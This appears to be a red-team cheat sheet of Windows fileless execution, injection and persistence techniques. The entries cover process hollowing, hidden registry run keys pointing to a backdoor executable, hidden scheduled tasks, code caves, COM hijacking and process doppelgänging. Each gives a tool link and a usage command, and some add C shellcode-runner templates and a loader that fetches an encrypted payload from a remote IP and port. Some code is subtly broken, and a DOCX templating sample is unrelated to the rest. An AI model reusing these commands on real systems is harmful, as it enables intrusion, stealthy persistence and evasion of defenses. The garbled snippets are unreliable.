

# FILELESS EXECUTION METHODS



DotNetLoader.exe TestDLL\_x64.dll



# REFLECTIVE DLL INJECTION

<https://github.com/monoxgas/sRDI>



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# PROCESS HOLLOWING

<https://github.com/boku7/HOLLOW>



```
hollow svchost.exe calc.bin
```



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FilelessPELoader.exe 192.168.126.240 8080 cipher. bin key. bin



# PE LOADER

<https://github.com/TheD1rkMtr/FilelessPELoader>



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# REGISTRY RUN KEYS

<https://github.com/outflanknl/SharpHide>

<https://github.com/panagioto/SyscallHide>



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SharpHide.exe

```
action=create keyvalue="C:\Windows\Temp\Bla.exe"
```

or

SyscallHide.exe

create

C:\Windows\Temp\backdoor.exe


argument1



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# SCHEDULED TASKS

<https://github.com/netero1010/ScheduleRunner>

<https://github.com/mkellerman/PSRunAs>



```
ScheduleRunner.exe /method:create /taskname:Cleanup  
/trigger:daily /starttime:23:30 /program:calc.exe  
/description:"Some description" /author:netero1010  
/technique:hide
```

or


```
Import-Module .\Invoke-ScheduledJob\Invoke-  
ExpressionAs.psm1  
$Credential = Get-Credential  
Invoke-ExpressionAs -Command "& cmd /c notepad.exe" -  
Credential $Credential
```



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# SCRIPTLETS

<https://github.com/snowindy/scriptlet4docx>



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```
// Setting up parameters for template processing
HashMap<String, Object> params = new HashMap<String, Object>();
params.put("name", "John");
params.put("surname", "Smith");


// Define template source
// Option 1. Template is read from file system
DocxTemplater docxTemplater = new DocxTemplater(new
File("path_to_docx_template/template.docx"));
// Option 2. Template is read from a stream
DocxTemplater docxTemplater = new DocxTemplater(new
FileInputStream(new File("path_to_docx_template/template1.docx"),
"template1");

// Actual processing
// Option 1. Processing with file as result
docxTemplater.process(new File("path_to_result_docx/result.docx"),
params);
// Option 2. Processing with writing result to OutputStream
docxTemplater.process(new FileOutputStream(new
File("path_to_result_docx/result.docx")), params);
// Option 3. Processing with InputStream as result
InputStream docInputStream
docxTemplater.processAndReturnInputStream(params);
```



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# MACROS

<https://github.com/FortyNorthSecurity/EXCELntDonut>




```
EXCELntDonut -f exe_source.cs -r System.Windows.Forms.dll --  
sandbox --obfuscate
```



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# CODE CAVE

<https://github.com/XaFF-XaFF/CaveCarver>  
[https://github.com/Antonin-Deniau/cave\\_miner](https://github.com/Antonin-Deniau/cave_miner)



```
search ~/Downloads/putty.exe
```

or

```
CaveCarver.exe path_to_exe path_to_shellcode
```



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# COM HIJACKING

<https://github.com/nccgroup/acCOMplice>

<https://github.com/danielwolfmann/Invoke-WordThief>



```
$keys = Get-CLSIDRegistryKeys -RegHive HKCR  
$results = $keys | % {$guid = Extract-GUIDFromText $_;  
Map-GUIDToDLL -guid $guid 2> $null }
```

or

Invoke-WordThief



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processrefund.exe svchost.exe MalExe.exe



# PROCESS DOPPELGÄNGING

<https://github.com/Spajed/processrefund>



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## POWERSHELL DOWNGRADE ATTACK

<https://github.com/trustedsec/unicorn>



```
python unicorn.py <path_to_shellcode.txt>: shellcode hta
```



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VirtualAllocEx->WriteProcessMemory->MmMapIoSpace



# MANUALLY MAP A DRIVER


<https://github.com/DarthTon/Blackbone>



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# COFF LOADER

<https://github.com/Yaxser/COFFLoader2>



```
COFFLoader2.exe /load example.coff
```



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## FUNCTION POINTER EXECUTION

<https://github.com/RedXRanger/StageStrike>



```
#include <stdio.h>
#include <stdlib.h>

// The function to execute in memory
int add(int a, int b)
{
    return a + b;
}

int main()
{
    // Allocate memory with the executable flag set
    void* mem = malloc(1024);
    int (*func_ptr)(int, int) = (int (*)(int, int))mem; // cast the pointer to a function pointer

    // Copy the machine code of the add function to the allocated memory block
    char code[] = {0x55,          // push ebp
                   0x89, 0xE5,    // mov ebp, esp
                   0x8B, 0x45, 0x08, // mov eax, [ebp+8]
                   0x03, 0x45, 0x0C, // add eax, [ebp+12]
                   0x5D,          // pop ebp
                   0xC3};        // ret
    memcpy(mem, code, sizeof(code));

    // Call the function using the function pointer
    int result = func_ptr(2, 3);
    printf("Result: %d\n", result);

    free(mem); // free the allocated memory
    return 0;
}
```



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## .TEXT-SEGMENT EXECUTION

<https://github.com/RedXRanger/StageStrike>



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef void (*func_ptr)();

int main(int argc, char *argv[]) {
    FILE *fp;
    long size;
    char *buffer;
    func_ptr func;

    // Open the executable file for reading
    fp = fopen(argv[1], "rb");

    // Get the size of the .TEXT segment
    fseek(fp, 0L, SEEK_END);
    size = ftell(fp) - 0x1000;
    rewind(fp);

    // Allocate a block of memory to hold the .TEXT segment
    buffer = (char *)malloc(size);

    // Copy the contents of the .TEXT segment into the allocated memory block
    fseek(fp, 0x1000, SEEK_SET);
    fread(buffer, size, 1, fp);

    // Close the file
    fclose(fp);

    // Cast the starting address of the allocated block of memory to a function pointer
    func = (func_ptr)buffer;

    // Call the function using the function pointer
    (*func)();

    // Free the allocated memory block
    free(buffer);


    return 0;
}
```



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## RWX-HUNTER EXECUTION

<https://github.com/RedXRanger/StageStrike>



```
#include <Windows.h>
#include <stdio.h>
#include <stdint.h>
#include <assert.h>

#define RWXHUNTER_IMPL
#include "rwxhunter.h"

int main(int argc, char** argv) {
    uint8_t shellcode[] = "YOUR SHELLCODE HERE";

    // Initialize RWX-Hunter
    int rwxh_result = rwxh_init();
    assert(rwxh_result == RWXH_OK);

    // Find executable memory page
    void* exec_mem = rwxh_alloc_exec(sizeof(shellcode));
    assert(exec_mem != NULL);

    // Copy shellcode to executable memory page
    memcpy(exec_mem, shellcode, sizeof(shellcode));

    // Set memory page as executable
    rwxh_set_exec(exec_mem, sizeof(shellcode));

    // Cast executable memory to function pointer and execute shellcode
    int (*shellcode_func)() = (int(*)())exec_mem;
    shellcode_func();

    // Free executable memory page
    rwxh_free_exec(exec_mem);

    return 0;
}
```

<https://github.com/meltingnets>



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